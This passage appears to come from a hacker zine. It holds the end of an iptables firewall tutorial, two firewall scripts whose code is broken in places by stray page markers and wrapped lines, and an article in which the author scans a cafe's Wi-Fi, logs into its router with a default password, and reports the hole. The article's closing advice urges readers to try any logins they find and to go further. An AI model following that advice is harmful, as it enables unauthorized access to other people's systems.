Now the last portion of the rules is active if you uncommented the `LOGGING=` variable in the user configurable section. This will log all packets that violated your rules. Like I mentioned before, check to see how your logger is configured to see where the files are getting logged. An easy way to check is look in `/var/log` if that is the log directory and tail files like `messages` or `current`. Logs for various protocols and traffic direction will have a log prefix describing what protocol and traffic direction the abusive packet was using. You can see in the script how that works. That wraps it up for how the script works.

HOW TO GET THIS FIREWALL UP AND RUNNING AND KEEP IT UP

Well, if all the correct modules are running and you modified the script correctly, all you would have to do is `sh scriptname.tables start` or whatever you ended up naming the script. The script obeys `start`, `stop`, `status` and `restart`. `Status` will tell you if the firewall is running, or you can also issue the `iptables` command `iptables -L -n` to view your list of rules and verify what you are running. There really does not need to be a `restart` option because if you use the `start` option it will clear the rules that are currently running and will reset the rules you have set in the script. It is mostly a feature for people that think in other ways on how things function. Call it user friendliness.

How to run this script after your computer boots: If you are going to use your systems configuration to load the needed modules, I would then take the modules portion of the firewall script out so we are not trying to load them twice. In most cases it's easiest to leave them in the firewall script and let them load that way. Each distro I have used seems to have its own way on getting this script going. I will tell you exactly what you can do for three distros and give you some ideas of what you can do for others. For Red Hat, all you have to do is run the script as root `service iptables start`, then `scriptname.tables start`, then type `service iptables save`, then type `setup` and go into the services box and hit enter. Then go to `iptables` and input a `*` by hitting enter next to it. Exit that and you should be set. The `service iptables save` command saves the `iptables` rules to a file that the service enabled `iptables` will start up each time the computer is booted. For Gentoo you will run the firewall script as root `scriptname.tables start`, then type `iptables-save`. For Slackware you can just put the script in the `/etc/rc.d/` directory. Then make its perms 644. I usually rename the script to `rc.firewall`. Then add the lines:

```
# Starting Firewall Services
if [ -x /etc/rc.d/rc.firewall ]; then
. /etc/rc.d/rc.firewall start;
echo "Starting Firewall Services"
fi
```

at the end of the `/etc/rc.M` script and save it. Now if you reboot, the firewall will be started at boot. Once you have set that up for your distro, I suggest rebooting and doing the following things to make sure everything is loaded correctly. Do an `lsmod` and see if the correct modules are loaded. Then do an `iptables -L -n` to see if your rules are loaded and running correctly.



For other distros the first thing I did was look to see what scripts they had in rc.d or init.d. If they had an iptables or firewall script, I would read to see how it works. In that case it usually has a file it will read iptables rules from. So I would start our firewall script with the start option and then do the command that saves the rules in the file they specify. That command will usually be iptables-save. If not, it should say in the script what the command is. Other than that, you can place the script in the directory and make it executable. If you do that you will have to have some other system script, like one that sets all the system settings, run a line that says something like /etc/rc.d/rc.firewall start. So the start option gets passed to our firewall script. If you have any problems with this go to www.slipnet.org/forums/ and post your problem and I will help you out in any way I can.

HOW TO ADD MORE SUPPORT FOR MY PROGRAMS AND GAMES

From time to time you will need to add more support to your firewall script to be able to run other programs and games. There are two ways to go about finding what the needed ports are so you can add them to your script. First go to the best source you can think of to find out what the port numbers and protocols are needed to run a program or game. If it is a common service, you can check /etc/services for the port number and protocol. If you cannot find the information there, you can turn on the logging feature of this script and then use the program. Then refer to the logs to see what is getting dropped and on what port. If the application is not a server type application, you can just add the port numbers to the TCPOUT or UDPOUT variables. Remember the variables will not allow you to specify a range of ports. If you have to specify a range of ports, I have given an example in the workstation script for Quake3 in the UDP section. The default port for Quake3 is 27960 using the UDP protocol, but the problem is that some servers use other ports. So for this I entered a small range to accommodate that. If you need to you can modify that rule or add another one after it with the needed port range. A range is specified like this: 27960:27999. That means all ports between 27960 and 27999 get opened. If you have to open a port range that needs to be opened for the TCP protocol add this rule:

```
$IPTABLES -A OUTPUT -m multiport -p tcp -o $OURDEV -s $OURIP -d \ $ANYADDR --dport the port range: you need -j ACCEPT
```

In most cases you will never have to add a TCP range to open. Also remember that if you add any support for anything that you do it after the connection tracking rules. Those are the two rules that have -m state --state ESTABLISHED, RELATED -j ACCEPT in the rule. iptables does things in order. Its order is very important and we need to have the --syn and connection tracking filter rules running before anything else, so make sure to put your new rule after that. If it is a server type program, add the ports to TCPIN or UDPIN. Again make sure to put any new rules after the connection tracking rule. Creating an incoming rule is different from the outgoing. Take a look at the SSH incoming rule to see how to write a rule for incoming traffic. If you are going to specify more than one port in your rule make sure to have the -m multiport flag in the rule to accept a multiple port rule.

CONCLUSION

Remember with either of these scripts if you want to run nmap, you will have to drop the firewall to be able to use it since it requires a lot to be open. Also, this can be a very complex subject. Give yourself a pat on the back for getting through this document. Also this firewall can be improved upon. It gives you a very nice start. If you need any help related to this article please drop by www.slipnet.org/forums/ and post your problem. Make sure you have read this entire article before doing so. I will also post both versions of the firewall script on the net so you do not have to type them. You can find the two iptables scripts at <ftp://ftp.slipnet.org/pub/misc/>. Also feel free to checkout the In The Now show at www.slipnet.org. Hope you enjoyed the article.



```
#!/bin/bash
#####
# IPTABLES SCRIPT FOR A SERVER WRITTEN BY SLIPMODE #
#####

# Copyright (c) 2003 Slipmode.
# Permission is granted to copy, distribute and/or modify this document
# under the terms of the GNU Free Documentation License, Version 1.2
# or any later version published by the Free Software Foundation;
# with no Invariant Sections, no Front-Cover Texts, and no Back-Cover
# Texts. A copy of the license can be found at
http://www.gnu.org/copyleft/fdl.html.

# USER CONFIGURATION SECTION

# The name of iptables.
IPTABLES=iptables

start() {

    # Load module for iptables support
    /sbin/modprobe ip_tables

    # Load modules for connection tracking support
    /sbin/modprobe ip_conntrack
    /sbin/modprobe ip_conntrack_ftp

    # Our network address space and device.
    OURIP="192.168.1.10"
    OURDEV="eth0"

    # The outside address.
    ANYADDR="0/0"

    # The TCP services we wish to pass.
    TCPIN="ftp,smtp,http"
    TCPOUT="smtp,http"

    # The UDP services we wish to pass.
    UDPIN="domain"
    UDPOUT="domain,ntp"

    # The ICMP services we wish to allow to pass.
    # ICMP settings are not set here. This is a reference that
    # should tell what ICMP numbers are used in this firewall.
    # ref: /usr/include/netinet/ip_icmp.h for type numbers
    #ICMPIN="0,3,11"
    #ICMPOUT="3,8,11"

    # The hosts that are allowed to access sshd. Use TCP Wrappers to restrict sshd as well.
    SSHIN="192.168.1.11"
    SSHOUT="192.168.1.11"

    # We will prevent illegal addresses.
    CLASS_A="10.0.0.0/8"
    CLASS_B="172.16.0.0/12"
    CLASS_C="192.168.0.0/16"
    CLASS_D_MULTICAST="224.0.0.0/4"
    CLASS_E_RESERVED_NET="240.0.0.0/5"
    LOOPBACK_NETWORK="127.0.0.0/8"
    BROADCAST_SRC="0.0.0.0"
    BROADCAST_DEST="255.255.255.255"

    # Class-A Private (RFC-1918) Networks
    # Class-B Private (RFC-1918) Networks
    # Class-C Private (RFC-1918) Networks
    # Class-D Multicast Addresses
    # Class-E Reserved Addresses
    # Reserved Loopback Address Range
    # Broadcast Source Address
    # Broadcast Destination Address

    # Logging; uncomment the following line to enable logging of datagrams
    # that are blocked by the firewall.
    # LOGGING=1

    # END USER CONFIGURATION SECTION
    #####
    echo "Starting Firewall Services"

    # Turn off IP Forwarding
    echo 0 >/proc/sys/net/ipv4/ip_forward

    # Turn off dynamic IP hacking
    echo "0" > /proc/sys/net/ipv4/ip_dynaddr
}
```



```

# Enable broadcast echo Protection
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Disable Source Routed Packets
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done

# Enable TCP SYN Cookie Protection
echo 1 > /proc/sys/net/ipv4/tcp_syncookies

# Disable ICMP Redirect Acceptance
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
done

# Don't send Redirect Messages
for f in /proc/sys/net/ipv4/conf/*/send_redirects; do
    echo 0 > $f
done

# Disable ICMP Redirect Acceptance
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
done

# Drop Spoofed Packets coming in on an interface, which if replied to,
# would result in the reply going out a different interface.
for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
    echo 1 > $f
done

# Log packets with impossible addresses.
for f in /proc/sys/net/ipv4/conf/*/log_martians; do
    echo 1 > $f
done

# Disable Source Routed Packets
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done

# Flush all the tables.
$IPTABLES -F

# Drop all datagrams destined for this host recieved from the outside.
$IPTABLES -P INPUT DROP

# Drop all outgoing datagrams by default.
$IPTABLES -P OUTPUT DROP

# Drop all routed datagrams by default.
$IPTABLES -P FORWARD DROP

# Enable loopback
$IPTABLES -A INPUT -i lo -j ACCEPT

# Enable loopback output
$IPTABLES -A OUTPUT -o lo -j ACCEPT

# SPOOFING
# We will not accept any datagrams with a source address matching ours
# from the outside.
$IPTABLES -A INPUT -s $OURIP -i $OURDEV -d $OURIP -j DROP

# Refuse packets claiming to be to or from a Class-A private network.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_A -j DROP

# Refuse packets claiming to be to or from a Class-B private network.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_B -j DROP

# Refuse packets claiming to be to or from a Class-C private network.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_C -j DROP

# Refuse Class-D Multicast addresses. (Illegal as source address)
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_D_MULTICAST -j DROP

```




```

/bin/rev/2.1
# Refuse Class-E reserved IP addresses.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_E_RESERVED_NET -j DROP

# Refuse packets claiming to be from the loopback.
$IPTABLES -A INPUT -i $OURDEV -s $LOOPBACK_NETWORK -j DROP

# Refuse malformed broadcast packets.
$IPTABLES -A INPUT -i $OURDEV -s $BROADCAST_SRC -j DROP
$IPTABLES -A INPUT -i $OURDEV -s $BROADCAST_DEST -j DROP

# We need to accept fragments, in iptables we must do this explicitly.
$IPTABLES -A INPUT -f -j ACCEPT

# TCP - INCOMING CONNECTIONS
# We will accept TCP SYN requests from the outside world only on the
# allowed TCP ports.
$IPTABLES -A INPUT -m multiport -p tcp -i $OURDEV -d $OURIP --dports $TCPIN --syn -j ACCEPT

# TCP - OUTGOING CONNECTIONS
# We will accept all outgoing TCP SYN requests on the allowed
# TCP ports.
$IPTABLES -A OUTPUT -m multiport -p tcp -o $OURDEV -s $OURIP -d $ANYADDR --dports $TCPOUT
--syn -j ACCEPT

# TCP
# We will accept all TCP datagrams belonging to an existing connection
# (i.e having the ACK bit set) for the TCP ports we're allowing through.
# This should catch more than 95 % of all valid TCP packets.
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

$IPTABLES -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# TCP - SSHD INCOMING CONNECTIONS
# Allow access to sshd from the allowed hosts.
$IPTABLES -A INPUT -p tcp -i $OURDEV -d $OURIP -s $SSHIN --dport ssh -j ACCEPT

# TCP - SSHD OUTGOING CONNECTIONS
# Allow outgoing connections to sshd from the allowed hosts.
$IPTABLES -A OUTPUT -p tcp -o $OURDEV -s $OURIP -d $SSHOUT --dport ssh -j ACCEPT

# UDP - INCOMING
# We will allow UDP datagrams in on the allowed ports.
$IPTABLES -A INPUT -m multiport -p udp -i $OURDEV -d $OURIP --dports $UDPIN -j ACCEPT

# UDP - OUTGOING
# We will allow UDP datagrams out on the allowed ports.
$IPTABLES -A OUTPUT -m multiport -p udp -o $OURDEV -s $OURIP -d $ANYADDR
--dports $UDPOUT -j ACCEPT

# ICMP - INCOMING
# We will allow ICMP datagrams in from the allowed types.
$IPTABLES -A INPUT -p icmp -i $OURDEV -d $OURIP --icmp-type 0 -j ACCEPT

$IPTABLES -A INPUT -p icmp -i $OURDEV -d $OURIP --icmp-type 3 -j ACCEPT

$IPTABLES -A INPUT -p icmp -i $OURDEV -d $OURIP --icmp-type 11 -j ACCEPT

# ICMP - OUTGOING
# We will allow ICMP datagrams out from the allowed types.
$IPTABLES -A OUTPUT -p icmp -o $OURDEV -s $OURIP -d $ANYADDR --icmp-type 3 -j ACCEPT

$IPTABLES -A OUTPUT -p icmp -o $OURDEV -s $OURIP -d $ANYADDR --icmp-type 8 -j ACCEPT

$IPTABLES -A OUTPUT -p icmp -o $OURDEV -s $OURIP -d $ANYADDR --icmp-type 11 -j ACCEPT

# DEFAULT and LOGGING
# All remaining datagrams fall through to the default

```



```

# rule and will be dropped. They will be logged if you've
# configured the LOGGING variable above.
#

if [ "$LOGGING" ]
then

# Log barred TCP
$IPTABLES -A INPUT -p tcp -j LOG --log-prefix "Filtered Incoming TCP: "
$IPTABLES -A OUTPUT -p tcp -j LOG --log-prefix "Filtered Outgoing TCP: "

# Log barred UDP
$IPTABLES -A INPUT -p udp -j LOG --log-prefix "Filtered Incoming UDP: "
$IPTABLES -A OUTPUT -p udp -j LOG --log-prefix "Filtered Outgoing UDP: "

# Log barred ICMP
$IPTABLES -A INPUT -p icmp -j LOG --log-prefix "Filtered Incoming ICMP: "
$IPTABLES -A OUTPUT -p icmp -j LOG --log-prefix "Filtered Outgoing ICMP: "

fi

echo "Firewall started and configured"
touch /var/lock/subsys/firewall
}

status() {
if [ -f /var/lock/subsys/firewall ]; then
echo "Firewall started and configured"
else
echo "Firewall stopped"
fi
}

stop() {
echo "Shutting down Firewall Services"

# Flush all the tables.
$IPTABLES -F

# Accept all datagrams destined for this host recieved from the outside.
$IPTABLES -P INPUT ACCEPT

# Accept all outgoing datagrams by default.
$IPTABLES -P OUTPUT ACCEPT

# Accept all routed datagrams by default.
$IPTABLES -P FORWARD ACCEPT

rm -f /var/lock/subsys/firewall
}

restart() {
stop
start
}

case "$1" in
start)
start
;;
stop)
stop
;;
status)
status
;;
restart)
restart
;;
*)
echo $"Usage: $0 {start|stop|status|restart}"
exit 1
esac

exit $?

```



/bin/rev/2.1

```
#!/bin/bash
#####
# IPTABLES SCRIPT FOR A WORKSTATION WRITTEN BY SLIPMODE #
#####

# Copyright (c) 2003 Slipmode.
# Permission is granted to copy, distribute and/or modify this document
# under the terms of the GNU Free Documentation License, Version 1.2
# or any later version published by the Free Software Foundation;
# with no Invariant Sections, no Front-Cover Texts, and no Back-Cover
# Texts. A copy of the license can be found at
http://www.gnu.org/copyleft/fdl.html.

# USER CONFIGURATION SECTION

# The name of iptables.
IPTABLES=iptables

start() {

    # Load module for iptables support
    /sbin/modprobe ip_tables

    # Load modules for connection tracking support
    /sbin/modprobe ip_conntrack
    /sbin/modprobe ip_conntrack_ftp
    /sbin/modprobe ip_conntrack_irc

    # Our network address space and device.
    OURIP="192.168.1.10"
    OURDEV="eth0"

    # The outside address.
    ANYADDR="0/0"

    # The TCP services we wish to pass.
    #TCPIN=""
    TCPOUT="telnet,ftp,ssh,smtp,pop3,http,https,nnpt,ircd"

    # The UDP services we wish to pass.
    UDPIN="domain"
    UDPOUT="domain,ntp"

    # The ICMP services we wish to allow to pass.
    # ICMP settings are not set here. This is a reference that
    # should tell what ICMP numbers are used in this firewall.
    # ref: /usr/include/netinet/ip_icmp.h for type numbers
    #ICMPIN="0,3,11"
    #ICMPOUT="3,8,11"

    # The hosts that are allowed to access sshd.
    #SSHIN=""
    #SSHOUT=""

    # We will prevent illegal addresses.
    CLASS_A="10.0.0.0/8"           # Class-A Private (RFC-1918) Networks
    CLASS_B="172.16.0.0/12"      # Class-B Private (RFC-1918) Networks
    CLASS_C="192.168.0.0/16"     # Class-C Private (RFC-1918) Networks
    CLASS_D_MULTICAST="224.0.0.0/4" # Class-D Multicast Addresses
    CLASS_E_RESERVED_NET="240.0.0.0/5" # Class-E Reserved Addresses
    LOOPBACK_NETWORK="127.0.0.0/8" # Reserved Loopback Address Range
    BROADCAST_SRC="0.0.0.0"      # Broadcast Source Address
    BROADCAST_DEST="255.255.255.255" # Broadcast Destination Address

    # Logging; uncomment the following line to enable logging of datagrams
```




```

# that are blocked by the firewall.
# LOGGING=1

# END USER CONFIGURATION SECTION
#####
echo "Starting Firewall Services"

# Turn off IP Forwarding
echo 0 >/proc/sys/net/ipv4/ip_forward

# Turn off dynamic IP hacking
echo "0" > /proc/sys/net/ipv4/ip_dynaddr

# Enable broadcast echo Protection
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Disable Source Routed Packets
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done

# Enable TCP SYN Cookie Protection
echo 1 > /proc/sys/net/ipv4/tcp_syncookies

# Disable ICMP Redirect Acceptance
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
done

# Don't send Redirect Messages
for f in /proc/sys/net/ipv4/conf/*/send_redirects; do
    echo 0 > $f
done

# Disable ICMP Redirect Acceptance
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
done

# Drop Spoofed Packets coming in on an interface, which if replied to,
# would result in the reply going out a different interface.
for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
    echo 1 > $f
done

# Log packets with impossible addresses.
for f in /proc/sys/net/ipv4/conf/*/log_martians; do
    echo 1 > $f
done

# Disable Source Routed Packets
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done

# Flush all the tables.
$IPTABLES -F

# Drop all datagrams destined for this host recieved from the outside.
$IPTABLES -P INPUT DROP

# Drop all outgoing datagrams by default.
$IPTABLES -P OUTPUT DROP

# Drop all routed datagrams by default.
$IPTABLES -P FORWARD DROP

```



```

/bin/rev/2.1
# Enable loopback input
$IPTABLES -A INPUT -i lo -j ACCEPT

# Enable loopback output
$IPTABLES -A OUTPUT -o lo -j ACCEPT

# SPOOFING
# We will not accept any datagrams with a source address matching ours
# from the outside.
$IPTABLES -A INPUT -s $OURIP -i $OURDEV -d $OURIP -j DROP

# Refuse packets claiming to be to or from a Class-A private network.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_A -j DROP

# Refuse packets claiming to be to or from a Class-B private network.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_B -j DROP

# Refuse packets claiming to be to or from a Class-C private network.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_C -j DROP

# Refuse Class-D Multicast addresses. (Illegal as source address)
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_D_MULTICAST -j DROP

# Refuse Class-E reserved IP addresses.
$IPTABLES -A INPUT -i $OURDEV -s $CLASS_E_RESERVED_NET -j DROP

# Refuse packets claiming to be from the loopback.
$IPTABLES -A INPUT -i $OURDEV -s $LOOPBACK_NETWORK -j DROP

# Refuse malformed broadcast packets.
$IPTABLES -A INPUT -i $OURDEV -s $BROADCAST_SRC -j DROP
$IPTABLES -A INPUT -i $OURDEV -s $BROADCAST_DEST -j DROP

# We need to accept fragments, in iptables we must do this explicitly.
$IPTABLES -A INPUT -f -j ACCEPT

# TCP - INCOMING CONNECTIONS
# We will accept TCP SYN requests from the outside world only on the
# allowed TCP ports.
#$IPTABLES -A INPUT -m multiport -p tcp -i $OURDEV -d $OURIP --dports $TCPIN
--syn -j ACCEPT

# TCP - OUTGOING CONNECTIONS
# We will accept all outgoing TCP SYN requests on the allowed
# TCP ports.
$IPTABLES -A OUTPUT -m multiport -p tcp -o $OURDEV -s $OURIP -d $ANYADDR
--dports $TCPOUT --syn -j ACCEPT

# TCP
# We will accept all TCP datagrams belonging to an existing connection
# (i.e having the ACK bit set) for the TCP ports we're allowing through.
# This should catch more than 95 % of all valid TCP packets.
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

$IPTABLES -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# This will help us recieve DCC in IRC. This is evil and I strongly
# recommend not using this since you have to open such a large range. I would stop
# the firewall shortly to accept a trusted request or use email.
# $IPTABLES -A OUTPUT -p tcp -o $OURDEV -s $OURIP --syn --dport 1024:65535
-j ACCEPT

# TCP - SSHD INCOMING CONNECTIONS
# Allow access to sshd from the allowed hosts.
#$IPTABLES -A INPUT -p tcp -i $OURDEV -d $OURIP -s $SSHIN --dport ssh -j ACCEPT

# TCP - SSHD OUTGOING CONNECTIONS
# Allow outgoing connections to sshd from the allowed hosts.
#$IPTABLES -A OUTPUT -p tcp -o $OURDEV -s $OURIP -d $SSHOUT --dport ssh -j ACCEPT

```



```

# UDP - INCOMING
# We will allow UDP datagrams in on the allowed ports.
$IPTABLES -A INPUT -m multiport -p udp -i $OURDEV -d $OURIP --dports $UDPIN
-j ACCEPT

# UDP - OUTGOING
# We will allow UDP datagrams out on the allowed ports.
$IPTABLES -A OUTPUT -m multiport -p udp -o $OURDEV -s $OURIP -d $ANYADDR
--dports $UDPOUT -j ACCEPT

# UDP for Quake3 (Example for adding gaming support, 27960:27999 specifies
# a range of ports to open)
#$IPTABLES -A OUTPUT -p udp -o $OURDEV -s $OURIP -d $ANYADDR --dport
27960:27999 -j ACCEPT

# ICMP - INCOMING
# We will allow ICMP datagrams in from the allowed types.
$IPTABLES -A INPUT -p icmp -i $OURDEV -d $OURIP --icmp-type 0 -j ACCEPT

$IPTABLES -A INPUT -p icmp -i $OURDEV -d $OURIP --icmp-type 3 -j ACCEPT

$IPTABLES -A INPUT -p icmp -i $OURDEV -d $OURIP --icmp-type 11 -j ACCEPT

# ICMP - OUTGOING
# We will allow ICMP datagrams out from the allowed types.
$IPTABLES -A OUTPUT -p icmp -o $OURDEV -s $OURIP -d $ANYADDR --icmp-type 3 -j ACCEPT

$IPTABLES -A OUTPUT -p icmp -o $OURDEV -s $OURIP -d $ANYADDR --icmp-type 8 -j ACCEPT

$IPTABLES -A OUTPUT -p icmp -o $OURDEV -s $OURIP -d $ANYADDR --icmp-type 11 -j ACCEPT

# DEFAULT and LOGGING
# All remaining datagrams fall through to the default
# rule and will be dropped. They will be logged if you've
# configured the LOGGING variable above.
#
if [ "$LOGGING" ]
then
# Log barred TCP
$IPTABLES -A INPUT -p tcp -j LOG --log-prefix "Filtered Incoming TCP:"
$IPTABLES -A OUTPUT -p tcp -j LOG --log-prefix "Filtered Outgoing TCP: "

# Log barred UDP
$IPTABLES -A INPUT -p udp -j LOG --log-prefix "Filtered Incoming UDP: "
$IPTABLES -A OUTPUT -p udp -j LOG --log-prefix "Filtered Outgoing UDP: "

# Log barred ICMP
$IPTABLES -A INPUT -p icmp -j LOG --log-prefix "Filtered Incoming ICMP: "
$IPTABLES -A OUTPUT -p icmp -j LOG --log-prefix "Filtered Outgoing ICMP: "

fi

echo "Firewall started and configured"
touch /var/lock/subsys/firewall

```




```

/bin/rev/2.1
}

status() {
    if [ -f /var/lock/subsys/firewall ]; then
        echo "Firewall started and configured"
    else
        echo "Firewall stopped"
    fi
}

stop() {
    echo "Shutting down Firewall Services"

    # Flush all the tables.
    $IPTABLES -F

    # Accept all datagrams destined for this host recieved from the outside.
    $IPTABLES -P INPUT ACCEPT

    # Accept all outgoing datagrams by default.
    $IPTABLES -P OUTPUT ACCEPT

    # Accept all routed datagrams by default.
    $IPTABLES -P FORWARD ACCEPT

    rm -f /var/lock/subsys/firewall
}

restart() {
    stop
    start
}


case "$1" in
    start)
        start
        ;;
    stop)
        stop
        ;;
    status)
        status
        ;;
    restart)
        restart
        ;;
    *)
        echo $"Usage: $0 {start|stop|status|restart}"
        exit 1
esac

exit $?

```

.....

Copyright (c) 2003 Slipmode

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license can be found at <http://www.gnu.org/copyleft/fdl.html>. 





White Hat Wi-Fi

by dual_parallel
<http://www.oldschoolphreak.com>

.....
Questions. A vice that is enjoying an insecure technology will lead to many. Wi-fi, 802.11b specifically, is oh so alluring to explore. And if you're familiar at all with the technology, you know that you can literally stumble upon a network and discover new things.

And with new discovery come ethical questions; questions of how far to take exploration and what to do if that exploration leads to knowledge of insecurities. I'll talk about such questions in this article, as well as a little technology.

Nothing's better than a good decaf mocha and free wi-fi. I frequent a locally-owned chain of cafes for just such pleasures. Like all of you, I like a little exploration with my mocha. Visiting with my Linux laptop and Orinoco Gold, I su-minused and typed 'ifconfig'.

```
eth0 Link encap:Ethernet HWaddr 00:02:2D:XX:XX:XX
      inet addr:192.168.254.42 Bcast:192.168.254.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:24 errors:0 dropped:0 overruns:0 frame:0
      TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
      RX bytes:7139 (6.9 Kb) TX bytes:6570 (6.4 Kb)
      Interrupt:3 Base address:0x100

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   UP LOOPBACK RUNNING MTU:16436 Metric:1
   RX packets:8 errors:0 dropped:0 overruns:0 frame:0
   TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:0
   RX bytes:784 (784.0 b) TX bytes:784 (784.0 b)
```

Knowing the range of IPs that the WAP was handing out, I fired up nmap to see what was around.

```
# nmap -sS -O 192.168.254.* | tee nmap.txt
```

There were some results that were a little surprising...

Interesting ports on 192.168.254.254:

```
(The 1655 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
Device type: broadband router
Running: FlowPoint embedded, ASCOM embedded, SpeedStream embedded
OS details: FlowPoint/2000 - 2200 SDSL Router (v1.2.3 - 3.0.4) or ASCOM
Timeplex Access Router, DSL Router: Flowpoint 144/22XX v3.0.8 or
SpeedStream 5851 v4.0.5.1
```

Telnet open on the router? Eighty open for browser-based administration I could see.



`/bin/rev/2.1`

(I even assumed that administration over anything but a local wired connection would be disabled.) But 23? First question.

Regardless of legality, would it be right to attempt to login? Just by being a patron I'm given permission to be on the network. I saw nothing wrong with attempting to login to a box that is absolutely meant to be exposed to the public.

```
$ telnet 192.168.254.254
Trying 192.168.254.254...
Connected to 192.168.254.254.
Escape character is '^]'.

```

```
Efficient 5871 IDSL Router (5871-001/2) v5.3.80 Ready
Login:

```

Plus, there's no way a default password would be left on this WAP..

```
Login: admin
Logged in successfully!
# help
Top-level commands:
?          arp          bi
call       copy         date
delete     dhcp         dir
erase      eth          execute
exit       filter      format
frame      help        idsl
ifs        ike         ipifs
iproutes   ipsec       ipxroutes
ipxsaps    key         l2tp
logout     mem         msfs
ping       portscan    pppoe
ps         reboot      remote
rename     save        sync
system     tcp         time
traceroute version
# exit
Connection closed by foreign host.

```

Or maybe there is. Second question.

Now that I have access, what should I do with it? I'd really like to learn about this router. I wonder if it can be administered remotely. If it can, I'd love to set up access for myself so I can easily explore it in the future. I thought better of keeping the found access in my back pocket. Knowing I can get in is good enough for me, and it shows respect to the establishment.

The third and biggest question - Should I sacrifice my access and tell the cafe about this? Everyone knows of Stefan Puffer (Dr. SuSE) and his failed attempt at disclosure. And we've all heard of Adrian Lamo's adventures and the large corporations that have thanked him, or at least haven't prosecuted him, for his help (until the NY Times). Well, this is nowhere near a large corporation or a government entity. I sincerely wanted to help this spot that, frankly, means a lot to me. I deemed the risk acceptable and set off to find the manager.

Easy to find, I introduced myself to the manager and shook his hand. In a couple of sentences, I told him what I had found. He thanked me with a slightly puzzled look and I returned to my table. He finished his task at hand, walked to my table and asked me to explain. I showed him exactly what I had done and told him how to fix it and why. He listened intently and repeated what I had told him, assuring me he wanted to understand. He then



asked if I could access the back-end computers that hold sales and other business data. I gave a resounding "No." In reality, I had gone no further than what I had disclosed and I wanted to eliminate any association between his POS computers and myself. He thanked me again, shaking my hand with sincerity. I finished my coffee and left.

Returning found the WAP secured, the prompt echoing asterisks and the default password gone.

```
$ telnet 192.168.254.254
Trying 192.168.254.254...
Connected to 192.168.254.254.
Escape character is '^['.
```

```
Efficient 5871 IDSL Router (5871-001/2) v5.3.80 Ready
Login: ****
Wrong password! Try logging in again.
Login:
```


I didn't have access and it felt good. I like to think, and I hope it showed, that my curiosity helped someone.

Honestly, answering ethical questions was easy in this situation. I had little fear of repercussion, so helping was an easy decision. Would I help a larger entity, even anonymously, if I found something similar? Maybe not. My exploration may have gone too far for any large company to even listen. Would you help the cafe? Would you leave it open and do nothing malicious?


These are important questions that the community undoubtedly faces every day. I tried to avoid the nasty issue of legal consequences while exploring (personal) ethics. (To that I say, take Bernie's advice and become an amateur lawyer.) On the positive side, it is nice to extend the feeling of discovery to the feeling of helping someone. But I'll wager that few situations will have the luxury of helping someone, while many have the weighty questions of ethical hacking.

It would be easy to end with, "Do what you think is right in your situation." It would be better to go out on a limb and recap and include advice. While always covering your ass...

- If you find a login, try it out. Whether by guessing or other means, your ethics will remain intact using this ubiquitous first step of exploration.
- With access comes responsibility. Explore available technology. Do not trojan. Do not backdoor. But go further than I did in this article.
- Noting the caveat, tell the entity that owns the focus of your exploration about any insecurities. Your anonymity is up to you. Learning about some technology and then leaving it intact and secure, to move on to new learning, is necessity.

Shout Outs: Alternative media, open-minded individuals 





A Complete Hacker's Handbook
by Dr-K
review by: coleco taylor

This book came into my belonging because one of my local 2600 meetings was a complete no-show. Feeling a little unfulfilled, I wandered into the adjacent bookstore and hit the computer section.

